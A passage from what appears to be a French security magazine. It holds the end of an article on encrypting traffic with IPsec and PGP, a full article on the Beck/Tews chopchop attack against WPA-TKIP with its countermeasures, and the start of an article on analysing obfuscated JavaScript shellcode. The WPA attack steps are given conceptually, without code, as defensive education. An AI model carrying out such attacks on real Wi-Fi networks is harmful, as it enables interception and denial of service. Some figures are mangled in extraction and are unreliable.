


Figure 10. Génération de clés

partages : Dans la *Barre de recherche* accessible via le menu *démarrer*, tapez `\nomdelordinateur`. Ses partages s'ouvrent.

Vérification des communications

Ouvrez la console *Pare-feu Windows avec fonctions avancées de sécurité*, accessible via le menu *Démarrer > Outils d'administration*.

Déployez l'arborescence *Analyse > Associations de sécurité > Mode principal*. Une ligne indiquant l'adresse IP de l'ordinateur source, celle de l'ordinateur cible, la méthode d'authentification, le type de chiffrement et d'intégrité doit apparaître. Il faut vérifier qu'elle est bien conforme aux paramètres rentrés tout au long de la configuration.

Crypter vos mails avec PGP

PGP est une combinaison des meilleures fonctionnalités de la cryptographie de clé publique et de la cryptographie conventionnelle. PGP est un système de cryptographie hybride.

Lorsqu'un utilisateur crypte du texte en clair avec PGP, ces données sont d'abord compressées. Cette compression des données permet de réduire le temps de transmission par modem, d'économiser l'espace disque et, surtout, de renforcer la sécurité cryptographique. La plupart des cryptanalystes exploitent les modèles trouvés dans le texte en clair pour casser le chiffrement. La compression réduit ces modèles dans le texte en clair, améliorant par conséquent considérablement la

résistance à la cryptanalyse. Toutefois, la compression est impossible sur les fichiers de taille insuffisante ou supportant mal ce processus.

PGP crée ensuite une clé de session qui est une clé secrète à usage unique. Cette clé correspond à un nombre aléatoire, généré par les déplacements aléatoires de votre souris et les séquences de frappes de touches. Pour crypter le texte en clair, cette clé de session utilise un algorithme de cryptage conventionnel rapide et sécurisé. Une fois les données codées, la clé de session est cryptée vers la clé publique du destinataire. Cette clé de session cryptée par clé publique est transmise avec le texte chiffré au destinataire.

Le processus de décryptage est inverse. La copie de PGP du destinataire utilise sa clé privée pour récupérer la clé de session temporaire qui permettra ensuite de décrypter le texte crypté de manière conventionnelle. Il est important de télécharger et installer OpenPGP.

Pour installer OpenPGP sous Windows, vous pouvez le télécharger de site :

- GPG : GNU Privacy Guard – <ftp://lcsweb.net/pub/winpt/winpt-0.5.13-install.exe> (WinPT + GPG). Cette version accepte des plug-ins automatiques pour les e-mails. Elle est compatible avec PGP 6, 7, 8 et est gratuite, et librement adaptable/modifiable

par les entreprises ou les particuliers (licence GNU GPL)

- PGP© : Pretty Good Privacy – PGPfreeware 8.0 <http://www.pgp.com/> Cette version est payante pour les entreprises et les professions libérales. Elle ne supporte pas de plug-in automatique pour les e-mails même si elle est conviviale.

Voici les adresses depuis lesquelles nous pouvons télécharger OpenPGP pour MacOS X :

- MacGPG (Mac GNU Privacy Guard) – <http://macpgp.sourceforge.net/fr/index.html> (divers logiciels à installer). Elle accepte aussi des plug-ins automatiques pour les e-mails elle est compatible avec PGP 6, 7, 8 gratuite et librement adaptable/modifiable par les entreprises et les particuliers (licence GNU GPL)
- PGP© : Pretty Good Privacy – PGPfreeware 8.0 <http://www.pgp.com/> : Il s'agit de la version payante pour MAC Aucun plug-in automatique n'est utilisé pour les e-mails

OpenPGP est disponible pour Linux. GnuPG. Il est préinstallé par défaut dans toutes les distributions Linux. Le téléchargement peut aussi se faire à partir des sites web des distributions.




Figure 11. Cryptage de mail

Mise en place des clés PGP

L'utilisation de OpenPGP nécessite que l'on crée sa propre paire de clés et que l'on se procure la clé publique de ses correspondants. On suit donc quatre étapes à savoir : la génération de sa paire de clés, l'exportation de la clé publique et l'envoi d'une copie de cette clé publique aux correspondants potentiels et finalement l'importation de la clé publique des correspondants.

Concernant la génération de la paire de clés, il faut remarquer que GPG ou PGP© proposent de générer votre paire de clés lors du premier lancement.

Et cette paire de clés est normalement *unique*, et on peut la conserver durant des années. Cette paire de clés contient une clé publique et une clé privée : la clé publique générée constitue le *cadenas* qui permettra à vos correspondants de crypter les e-mails qu'ils vous envoient.

GPG et PGP© permettent l'exportation de votre clé publique par leur fonction *export*.

Vos correspondants doivent avoir une copie de votre clé publique PGP, qui ressemblera un peu au Listing 1.

Importer la clé publique de ses correspondants pour la stocker.

GPG et PGP© permettent l'importation de la clé de vos correspondants dans votre trousseau de clés publiques par la fonction *import*.

Ensuite, lorsque vous enverrez un e-mail à un de ces correspondants, le plug-in courrier se chargera de trouver le *cadenas* de ce correspondant (sa clé publique) dans votre trousseau de clés publiques PGP, puis il cryptera automatiquement le message avant envoi.

Utilisation proprement dite de OpenPGP

La façon la plus simple d'utiliser OpenPGP est d'installer un *plug-in* (une extension) : ce plug-in ajoute dans le logiciel e-mail une *icône OpenPGP* sur laquelle il suffira de cliquer pour crypter ou déchiffrer le message (ou signer et vérifier).

PGPfreeware 8.0 ne fournit pas de plug-ins courrier. Pour obtenir les plug-ins PGP© 8.0, il faut acquérir la version payante (voir <http://www.pgpeurope.com>). Les opérations

Sur Internet

- <http://www.cryptage.org/applications-cryptographie.html> – Site web dédié à la cryptographie,
- <http://laurent.flaum.free.fr/pgpintrofr.htm> – Principe de cryptage PGP,
- <http://dictionnaire.phpmyvisites.net/definition-CRYPTAGE-4338.htm> – Définition du cryptage,
- <ftp://ftp.pgpi.org/pub/pgp/6.5/docs/french/IntroToCrypto.pdf> – Introduction à la cryptographie,
- <http://www.winpt.org/fr/faq.html> : Mode d'emploi de GPG Windows (*Windows Privacy Tray*),
- <http://www.gnupg.org/gph/fr/manual.html> – Mode d'emploi de GPG ligne de commande,
- <http://macgpg.sourceforge.net/fr/index.html#docs> – Mode d'emploi de MacGPG,
- <http://www.pgpsupport.com/> – PGP© 8.0 pour Windows XP,
- <http://www.gnupg.org/> – Page web de GPG,
- <http://fr.wikipedia.org/wiki/Cryptologie>,
- <http://www.bibmath.net/crypto/index.php3>.

de chiffrement peuvent cependant être réalisées dans PGPfreeware 8.0 par le presse-papiers ou la barre d'outils flottante (voir la FAQ ci-dessous).

Pour GPG, soit le plug-in est inclus (Outlook Express, Eudora), soit il faut télécharger le plug-in et l'installer, suivant le logiciel de courrier utilisé.

Sous Windows :

- Outlook Express : inclus dans WinPT-GPG 1.0 (libre),
- Eudora : inclus dans WinPT-GPG 1.0 (libre),
- Thunderbird Mail : Enigmail (libre) <http://enigmail.mozdev.org/thunderbird.html>,
- Mozilla : Enigmail (libre) <http://enigmail.mozdev.org/>,
- Outlook : G-Data (libre) <http://www.gdata.de/gpg/download.html>,
- Pegasus Mail : QDGP (libre) <http://community.wow.net/grt/qdgp.html>,
- The Bat! : Ritlabs (shareware) http://www.ritlabs.com/the_bat/pgp.html,
- Becky! 2 : BkGnuPG (freeware) http://hp.vector.co.jp/authors/VA023900/gpg-pin/index_en.html.

Sous Linux :

- KMail (KDE) : inclus dans KMail,
- Thunderbird Mail : Enigmail (libre) <http://enigmail.mozdev.org/thunderbird.html>,
- Mozilla : Enigmail (libre) <http://enigmail.mozdev.org/>,
- Evolution (Gnome) : inclus dans Evolution.

Sous MacOS X :

- Apple Mail : GPGMail for OSX (libre) <http://www.sente.ch/software/GPGMail/>,

- Eudora : Eudora-GPG (libre) <http://mywebpages.comcast.net/chang/EudoraGPG/>,
- Entourage : EntourageGPG (libre) http://entouragepgg.sourceforge.net/fr_readme.html,
- Thunderbird Mail : Enigmail (libre) <http://enigmail.mozdev.org/thunderbird.html>,
- Mozilla : Enigmail (libre) <http://enigmail.mozdev.org/>.

Conclusion

Dans cet article, nous avons présenté quelques possibilités d'interception et de lecture des paquets. Il existe encore beaucoup d'autres techniques qui permettent de lire les paquets envoyés sur le réseau. Pour éviter que le trafic réseau ne soit écouté, il convient de le crypter tout simplement. Il existe plusieurs façons de mettre en place un système de cryptage. On peut crypter soit le message avant de l'envoyer, soit le canal de transmission, soit les deux simultanément.

Il est cependant important de s'informer quotidiennement de la solidité du système de cryptage que vous utilisez car ces algorithmes peuvent être cassés du jour au lendemain et les spécialistes et chercheurs y travaillent jour et nuit.

En somme, crypter est bien mais s'assurer de bien crypter avec les outils les plus sûrs du moment, c'est encore mieux. La veille technologique s'impose donc.

Ignace K. Kueviakoé

Ignace Kangni Kueviakoé est un ingénieur en informatique et réseau. Il enseigne les cours de programmation et de réseau informatique au Groupe ESIBA (TOGO) où il travaille aussi en tant qu'administrateur de réseau. Il s'intéresse beaucoup à la sécurité informatique. Pour contacter l'auteur : kignace14@yahoo.fr



LEVIER LAURENT

Degré de difficulté



Nouvelle faiblesse dans la technologie WiFi

Dès sa sortie, la technologie WiFi a révélé moult erreurs dans la conception de ses mécanismes de sécurité. Ainsi, très rapidement, il est devenu possible d'utiliser tout point d'accès WiFi disponible. WEP n'étant plus sécurisé, WPA a été mis en place pour palier à ces carences, mais WPA est maintenant à son tour sur la sellette.

Depuis l'existence de la technologie WiFi, de nouvelles faiblesses ont été régulièrement découvertes au niveau des mécanismes de sécurité destinés à garantir une confidentialité des échanges. Ainsi, très rapidement, WEP (*Wired Equivalent Privacy*) a présenté des carences dans sa conception qui ont débouché sur la capacité de déterminer la clé de chiffrement utilisée et ainsi le décodage complet des flux échangés avec un point d'accès en moins de quelques minutes. Afin de combler ces carences, WPA (*WiFi Protected Access*) a été développé.

Récemment, la société ElcomSoft a fait une annonce (voir l'encadré Sur Internet [1]) indiquant qu'ils avaient réussi à casser le chiffrement de WPA grâce à une nouvelle technologie basée sur l'utilisation des processeurs graphiques NVidia qui permettait de multiplier par 100 la performance d'un test itératif des clés par rapport aux logiciels n'utilisant que les processeurs traditionnels. Mais est-ce vraiment cette annonce qui rend WPA apocryphe?

Attaquer WPA par force brute

La sécurité de WPA repose sur une clé, en réalité un mot de passe, qui sert à chiffrer les données échangées. Cette clé, appelée PSK (*Pre-Shared Key*), a une longueur pouvant aller de 8 à 256 bits, soit de 8 à 63 caractères ASCII. ElcomSoft affirme être à même de tester 50 000 clés par seconde en s'appuyant sur des processeurs

graphiques NVidia comme unité de calcul. Il n'en reste pas moins qu'une clé de 8 caractères – dont chacun pourrait être une minuscule, majuscule ou un signe, soit $26+26+10$ possibilités par caractère – engendrera tout de même 628 possibilités, soit près de 220 000 milliards. En admettant qu'il soit possible de tester un million de clés par seconde, il faudra plus de 2500 jours, soit près de 7 ans, pour tester toutes les clés. Par conséquent, un mot de passe d'une taille raisonnable n'est pas prêt d'être cassé par une attaque par force brute, surtout considérant que la clé peut monter jusqu'à 63 caractères, soit 8 10112 possibilités.

En réalité, le nouveau risque lié à l'utilisation de WPA provient d'une faiblesse de conception de TKIP (*Temporal Key Integrity Protocol*) révélée peu après l'annonce à sensation d'ElcomSoft.

TKIP

TKIP est un protocole destiné à combler les faiblesses découvertes dans WEP, tout en évitant une modification des matériels WiFi. En effet, au départ, WPA devait s'appuyer sur le protocole AES-CCMP (*Advanced Encryption Standard – Counter-Mode/CBC-Mac Protocol*) mais celui-ci est si gourmand en calcul qu'il est nécessaire de lui mettre à disposition un processeur spécialisé, ce qui rendait obsolètes tous les matériels déjà existants. TKIP a donc pour but de mettre en place des contre-mesures

CET ARTICLE EXPLIQUE...

Comment réduire le risque lié aux technologies WiFi et à leurs faiblesses.

CE QU'IL FAUT SAVOIR...

Bases de la technique du Wifi notions de base du cryptage du WEP.

dans le but de faire échouer toutes les attaques WEP connues et ainsi rendre à nouveau le WiFi digne de confiance, sans pour autant nécessiter un changement de matériel.

Avant tout, il faut signaler un point important : TKIP s'appuie sur WEP. Par conséquent, compte tenu que WEP se casse très facilement, TKIP ne doit compter que sur lui pour sa sécurité.

WEP chiffreait les données avec une clé constante, à laquelle il ajoutait un vecteur d'initialisation (IV) différent. Cette méthode ayant été défaite par les attaques de type FMS, KoreK ou PTW basées sur la capture passive de paquets puis la détermination de la clé par analyse des données capturées, TKIP va lui renouveler la clé périodiquement. De plus, contrairement à WEP qui transmettait l'IV en clair, ce qui a permis de casser WEP rapidement, TKIP lui, va envoyer un hachage de l'IV sur les ondes.

Par ailleurs, TKIP ajoute un code d'authentification du message : MIC (*Message Integrity Code*) également appelé Michael, qui permet de lutter contre les attaques de checksum CRC32 qui existent avec WEP. TKIP met également en place un compteur de séquence (TSC = *TKIP Sequence Counter*) pour garantir l'arrivée séquentielle des paquets et ainsi empêcher les attaques de rejeu (*replay*).

Pour lutter contre l'attaque *chopchop* (voir l'encadré Sur Internet [2]), TKIP va détruire tout paquet reçu si celui-ci à un ICV (*Integrity Check Value*) incorrect. Si l'ICV est correct, mais que Michael ne l'est pas, alors le paquet est considéré comme une tentative d'attaque malveillante. Dans ce cas, TKIP renvoie un paquet *MIC failure report frame* et arme un compteur de 60 secondes. Si dans ce laps de temps un autre paquet avec un ICV correct et un MIC incorrect est reçu, TKIP lance une procédure de mise à jour de la clé.

Dans le cadre des échanges normaux de paquets, TKIP incrémente le TSC du canal correspondant. En cas de réception d'un paquet avec un TSC inférieur avec celui attendu, le paquet est également détruit.

La méthode chopchop modifiée de Beck/Tews

Eric Tews, chercheur à l'Université de Dresden, et Martin Beck, de l'Université de Darmstadt, ont décrit dans un document [2] une nouvelle méthode découlant d'une technique *chopchop* modifiée et adaptée à WPA. Cependant, cette technique nécessite la satisfaction de contraintes pour réussir.

- Comme nous l'avons indiqué précédemment, WPA peut fonctionner en s'appuyant sur TKIP ou CCMP. La technique reposant sur TKIP, celui-ci doit être utilisé par le point d'accès.
- Il est nécessaire que l'échange se fasse sur un plan d'adressage connu par la personne malveillante. Ainsi, il est possible de déduire la plus grande partie du codage des adresses IP. A ce niveau, la documentation des matériels utilisés qui fourniront la configuration par défaut et souvent celle mise en œuvre, sera une aide précieuse.
- TKIP chiffre les paquets avec une clé renouvelée périodiquement, il est nécessaire que la durée de vie de la clé soit suffisamment longue afin que l'attaque puisse réussir. Par exemple, avec un délai de renouvellement d'une heure, l'attaque sera possible. Là encore, la documentation du matériel utilisé sera une aide précieuse en révélant la configuration par défaut.
- Enfin, afin de fournir une meilleure Qualité de Service, la technologie WiFi permet d'utiliser simultanément plusieurs canaux (ou TID = *Traffic Identifier*) différents (de 0 à 7). Cette

fonction fait partie des spécifications 802.11e. Si cette fonction est activée, elle permet d'augmenter considérablement la réussite de cette technique en multipliant par 8 la vitesse de test des différentes possibilités et en facilitant la détermination des TSC car le plus souvent toute la communication se fait sur le canal 0, ce qui rend le TSC nettement inférieur ou nul, sur les autres canaux.

La technique

Le pirate va commencer par capturer des paquets en transit entre une machine et un point d'accès jusqu'à ce qu'il obtienne un paquet de requête ARP (*ARP request*) ou sa réponse (*ARP reply*). Dans ce type de paquet de très petite taille, le contenu est aisément prévisible car il ne contient au final que des adresses MAC et des adresses IP, les adresses MAC ne sont pas chiffrées, et le paquet est envoyé vers une adresse de broadcast. De plus, le contenu du paquet (lorsqu'il est en clair) est normalisé. Au final, il ne faudra en fait décoder que les 12 octets de fin de paquet qui représentent pour 8 octets le MIC et pour 4 octets le checksum ICV.

Grâce aux outils (voir l'encadré Sur Internet [3]) qu'ils ont adaptés à cette nouvelle méthode, l'attaque va donc pouvoir être initiée. Il faut noter que Martin Beck fait partie de l'équipe de développeurs de l'outil AirCrack, ce qui explique pourquoi la nouvelle version disponible permet déjà cette attaque.

Le cassage de WPA sera effectué par la technique dite *chopchop*. L'attaque




Figure 1. Tunnel VPN sur un lien WiFi

consiste à ôter un octet du paquet capturé et le renvoyer sur le canal après avoir recalculé le checksum ICV. Si l'ICV est correct et compte tenu que Michael ne le sera pas, le point d'accès renverra un paquet *MIC failure report frame*. En revanche, si l'ICV est incorrect, le paquet sera détruit silencieusement. Ainsi, le pirate pourra déterminer le résultat de l'envoi de son paquet modifié.

Compte tenu qu'il faut patienter 60 secondes après la réception d'un paquet *MIC failure report frame* pour ne pas provoquer la génération d'une nouvelle clé, il faudra, à raison d'une tentative par minute, environ 12 minutes au total pour déterminer les octets composant le MIC et l'ICV. Une fois ces informations obtenues, par comparaison de son paquet forgé en respectant le MIC et l'ICV avec le paquet capturé au départ, le pirate pourra déterminer les adresses IP utilisées et obtenir ainsi l'intégralité du paquet en clair.

Les conséquences

Soyons réalistes... Ici, la clé de chiffrement des paquets n'est pas compromise et par conséquent la situation n'est pas aussi dramatique qu'avec l'utilisation de WEP car les données échangées restent encore confidentielles. Cependant, si le risque est bien moindre, il reste non négligeable car il peut permettre de provoquer des dénis de service sur la relation d'une machine avec son point d'accès ou même

du point d'accès lui-même. De plus, s'il y avait des sondes d'intrusion (IDS = *Intrusion Detection System*), alors celles-ci pourraient également être utilisées contre le point d'accès.

Enfin, si le pirate pouvait décoder le MIC dans les deux sens du flux (émission et réception), il serait à même de fabriquer autant de paquets avec un contenu à sa discrétion qu'il voudra et les envoyer sur le réseau.

Les moyens de lutte

Fort heureusement, il existe de simples actions à effectuer pour se prévenir contre ce risque. Ainsi, paramétrer le point d'accès pour qu'il régénère la clé, par exemple, toutes les deux minutes suffira à mettre en échec cette nouvelle attaque. Si c'est possible, modifier la configuration afin qu'aucun paquet *MIC failure report frame* ne soit renvoyé permettra également de rendre aveugle le pirate qui, du coup, ne pourra plus mener à bien son attaque.

Et bien sûr, l'idéal reste de ne plus utiliser TKIP mais CCMP qui fait partie d'AES. AES, qui est également le protocole utilisé dans WPA2 a été approuvé par le NIST (*National Institute of Standards and Technology*) et est considéré, à l'heure actuelle, suffisamment robuste pour être utilisé par le Gouvernement des Etats-Unis comme algorithme de chiffrement pour ses données jusqu'au niveau *Top Secret*. Donc, autant que possible, migrer vers WPA2 est un bon placement.

Mais on peut se demander s'il ne serait pas intéressant d'empiler les technologies lorsque l'on parle d'utiliser du WiFi. En effet, on constate qu'avec le temps de nouvelles faiblesses sont découvertes et il existe d'ores et déjà des solutions applicatives qui pourraient être utilisées au dessus du WiFi afin de ne pas faire reposer la confidentialité que sur WEP, WPA ou WPA2 uniquement. De plus, nombreuses sont les entreprises qui imposent l'utilisation de leur solution *ExtraNet* sur leurs points d'accès WiFi dans le but de réduire les risques d'accès non autorisé.

Quelles solutions applicatives pour ne pas être tributaire de la sécurité WiFi?

Avant tout, quelle que soit la solution, celle-ci doit exiger une nouvelle authentification. Idéalement, il ne serait pas utile d'authentifier l'accès au point d'accès, voire même de le laisser fonctionner en clair. L'utilisateur se connecterait donc au point d'accès, lequel ne lui permettrait que de s'authentifier pour utiliser la solution *ExtraNet* hébergée sur le hotspot WiFi.

L'authentification forte

Idéalement, l'authentification doit être forte, c'est-à-dire à deux facteurs. Le plus souvent, une authentification simple, donc à un seul facteur, est utilisée. Il s'agit en général d'un *ce que l'utilisateur connaît*, à savoir son nom d'accès (*login*) et le mot de passe statique associé. Cependant, un second facteur peut exister, tel *ce que l'utilisateur détient*, ou *ce que l'utilisateur est*. Ainsi, une calculatrice générant des mots de passe à usage unique ou une analyse d'empreinte digitale ou rétinienne par exemple peut être un second facteur.

VPN au dessus du WiFi

Une fois l'utilisateur connecté sur le point d'accès, celui-ci ne doit pouvoir lui laisser faire qu'une seule action : lancer le logiciel client destiné à établir, par exemple, un tunnel IPsec ou SSL après authentification. Ce type de passerelle n'offrant que cet unique service, étant architecturée et sécurisée afin d'être accessible depuis Internet, leur niveau de protection est souvent renforcé et le suivi de leurs mises à jour scrupuleusement effectué.




Figure 2. Solution VDI au dessus d'un lien WiFi

Le client WiFi devra donc s'authentifier sur cette nouvelle passerelle, laquelle pourra utiliser un serveur d'authentification de type *Radius* ou *Tacacs* par exemple. Une fois fait, un tunnel VPN (*Virtual Private Network*) est établi au dessus du lien WiFi telle que le montre la Figure 1.

Le tunnel étant chiffré et pouvant même intégrer d'autres fonctions comme la détection du NAT (si on parle d'un tunnel IPsec), l'ensemble est donc d'un niveau de sécurité nettement supérieur à celui d'un accès WiFi classique. Cependant, ce type de solution présente des inconvénients.

Ainsi, lorsque seule la technologie WiFi est utilisée, le passage hors de portée, puis à nouveau à portée d'un autre ou du même point d'accès ne provoquera qu'une coupure ponctuelle, le lien étant rétabli automatiquement. Au rétablissement du lien WiFi, l'utilisateur dispose donc à nouveau d'une adresse IP dans le réseau et peut continuer ses actions en cours. Lorsqu'un tunnel est en plus établi, la même situation va provoquer une perte du tunnel mais, pour le rétablir, il faut repasser par la phase d'authentification. Pire encore, selon le paramétrage de l'authentification et de la passerelle, il pourra falloir attendre un délai pour se reconnecter à la passerelle.

Cependant, il n'en reste pas moins que l'ensemble est bien plus robuste qu'avec un lien WiFi simple. En admettant qu'une personne malveillante arrive à casser la sécurité du lien WiFi (WEP, WPA ou WPA2), elle se trouve face à un flux lui-même chiffré qu'il lui faut à nouveau casser. De plus, hormis avec des paquets spécialisés tels les requêtes ARP, le pirate ne peut pas avoir la moindre idée du contenu en clair d'un paquet car en réalité, aucun paquet ne transite sur le lien WiFi sans avoir été préalablement chiffré par la solution de tunnel VPN.

Un relais applicatif

Une autre approche, plus rarement utilisée, consiste à s'appuyer sur une solution de relais applicatif tel un reverse proxy ou un VDI (*Virtual Desktop Infrastructure*). Le principe de fonctionnement d'un relais applicatif est, par opposition à un tunnel VPN par exemple, que l'utilisateur n'est pas relié directement au réseau, mais à une machine qu'il va utiliser pour atteindre le réseau, en *rebondissant* sur celle-ci. Seule cette machine est reliée au réseau.

Ainsi, un reverse proxy HTTP ou HTTPS, cas le plus connu de relais applicatif, permet de forcer un goulet d'étranglement où seront appliqués des contrôles d'accès plus draconiens. De plus, ces contrôles d'accès fonctionnant au niveau applicatif, ils permettront une granularité plus forte. Cependant, un reverse proxy WWW n'est pas ici la meilleure solution car il est trop limitatif dans ses fonctionnalités pour permettre l'utilisation d'un vaste éventail de solutions différentes (WWW, clients lourds, connexions à des bases de données relationnelles...).

Une approche bien plus souple consiste à effectuer du VDI. Le VDI, exprimé simplement, n'est qu'une technologie où un serveur, sur lequel l'utilisateur doit se connecter, effectue en lieu et place de l'utilisateur les actions, comme le montre la Figure 2. Par conséquent, le poste de travail de l'utilisateur n'est pas relié au réseau et ne fera aucune action autre que de rester synchronisé avec l'affichage du serveur VDI.

Selon le logiciel VDI choisi, l'utilisateur distant pourra se voir contraindre à utiliser un client lourd, ou avoir la possibilité de voir l'affichage *encapsuler* dans une page HTTPS qui s'appuie par exemple sur la technologie Java comme client lourd. Dans ce second cas, l'utilisateur n'a donc besoin que d'un navigateur (Internet Explorer ou

Firefox par exemple) pour pouvoir disposer des outils nécessaires à l'établissement de sa session. L'utilisateur se trouve donc dans une situation de session à distance. Bien sûr, il faudra choisir le logiciel VDI pour sa souplesse et aussi ses fonctions de sécurité. Il peut être même possible de faire du Windows Terminal Server (si le serveur est en Windows 2003 afin que le patch SSL soit appliqué car sinon le chiffrement de ce logiciel est trop insuffisant), du Citrix ou du VMware par exemple.

Cette solution présente entre autres également l'avantage de garantir un poste de travail standard sur le réseau, toujours maintenu et conforme aux politiques de l'entreprise puisque l'utilisateur n'a aucun privilège autre que le droit de l'utiliser. S'il n'est pas possible d'envoyer un fichier vers le poste VDI, alors il n'y aura plus de risque de transmission d'un virus ou d'un ver par ce canal. Si l'utilisateur a besoin de données personnelles, alors l'établissement d'un lien vers une ressource disque partagée où sera hébergé son répertoire personnel satisfera ce besoin. En revanche, il pourra rester le fait que les favoris par exemple, ou le paramétrage personnalisé des logiciels du poste VDI (tel le client de messagerie par exemple) pourrait ne pas être possibles.

Conclusion

Malgré de nouvelles faiblesses découvertes régulièrement, la technologie WiFi, si celle-ci repose sur WPA2 ou du chiffrement AES, reste digne de confiance. Cependant, pour l'entreprise qui se méfie de la sécurité des solutions WiFi, il existe toujours des moyens d'empiler d'autres systèmes de sécurité sur les points d'accès. Ces solutions qui peuvent réclamer leur propre authentification, offrent la possibilité d'établir un tunnel chiffré au dessus du point d'accès, ou de rebondir sur une machine en mode session, laquelle serait connectée au réseau d'entreprise et sous son contrôle exclusif. Ainsi, toutes les garanties possibles de sécurité sont apportées.

Laurent Levier

Laurent Levier est Directeur Délégué à la Sécurité du Système d'Information chez Equant Télécommunications, filiale du Groupe France Télécom, depuis une dizaine d'années. Auparavant, Consultant en Sécurité des Systèmes d'Information.

Pour contacter l'auteur : llevier@argosnet.com.

Sur Internet

- <http://www.elcomsoft.com/news/268.html>
- Practical attacks against WEP and WPA – Martin Beck, TU-Dresden, Germany, Erik Tews, TU-Darmstadt, Germany – November 8, 2008 - <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>

Les outils adaptés à cette nouvelle technique sont :

- Aircrack-ng <http://www.aircrack-ng.org>
- Tkiptun-ng <http://www.aircrack-ng.org/doku.php?id=tkiptun-ng>
- Chopchop <http://www.netstumbler.org/f50/chopchop-experimental-wep-attacks-12489/>



DAVID MACIEJAK

Obfuscation Javascript Partie 2

Degré de difficulté



Dans cette deuxième et dernière partie, vous verrez comment analyser les shellcodes et nous détaillerons d'autres vecteurs d'attaques possibles.

Nous commencerons par l'analyse du Shellcode. Les scripts obfusqués délivrent un script malicieux qui utilise des méthodes vulnérables comme le téléchargement d'un fichier arbitraire ou exploite un overflow dans un composant ActiveX, il inclut donc un shellcode permettant d'exécuter du code. Ce dernier est généralement un shellcode `download&execute` utilisé pour sauver un malware sur le poste de la victime.

Shellcode en hexadecimal/ unicode

Nous allons voir dans cette partie comment déboguer un shellcode pour comprendre ce qu'il fait en tâche de fond.

L'étape suivante est l'étude du Listing 1.

